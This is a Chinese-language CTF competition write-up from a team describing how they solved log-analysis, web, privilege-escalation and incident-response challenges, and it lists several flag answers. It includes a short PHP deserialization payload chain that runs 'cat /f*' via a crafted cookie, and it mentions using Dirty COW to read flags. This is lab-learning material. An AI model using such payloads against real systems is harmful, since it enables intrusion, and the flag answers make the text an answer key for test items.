
刚经历了美亚杯中AI的洗礼之后,马不停蹄的又继续参加无AI、无py的冀信,三个人手搓成功拿到了总排名第一的好成绩,简直不要太爽了  主办方也是很大方一人送了台平板,爽
安全运维
签到
这个flag就在图片上,但是因为当时屏幕亮度开的太暗了没看出来,后面结合题目描述给看到了 
漏洞复现
Windows日志分析,直接lovelyspark启动! 1.攻击者成功登录后新建的本地账号名,不含主机名或域名; 这里和第二题对应,在创建第二题的答案后返回看Security上面最近的账号创建信息即可 

2.攻击者创建的计划任务名,不含路径和开头的反斜杠;

3.恶意程序外联的 C2 地址,格式为 IP:端口。
日志分析
从电脑里翻出来的wp得出的启发,只有一个环节不同  反序列化链条如下:

代码:
cmd -> cmd = 'cat /f*';
loader -> cb = profile = new Profile();
loader;
user -> profile = session = new Session();
user;
echo base64_encode(serialize($session));
放到 cookie 里 user=<刚刚输出的> 就行
冷却与偏移、暗流
正着不会做,尤其是这个冷却偏移看都看不懂 灵机一动搜了下电脑里文件还真有个dirtycow 没想到直接通杀了,这两道题直接读check里的flag 
webops

这次是主办方给的sudo工具直接就能读出,题目有漏洞说是
应急响应
签到2
全选后把字体颜色设置为黑色后把图片长方形拉到右边就能看到flag:Ly_Flag{5g7e8q0a2tew@f} 
深夜回声
这道题9个flag,前6道附件找,后3道是加固 第四个flag:附件里暴力搜索出f4ls3_p0s1t1v3_3nj0y_th3_r4dd1t,这个是正确答案  加固flag: 执行一遍他给的程序的所有操作

 然后进入web文件夹改一下密码

 清除shell

 执行完所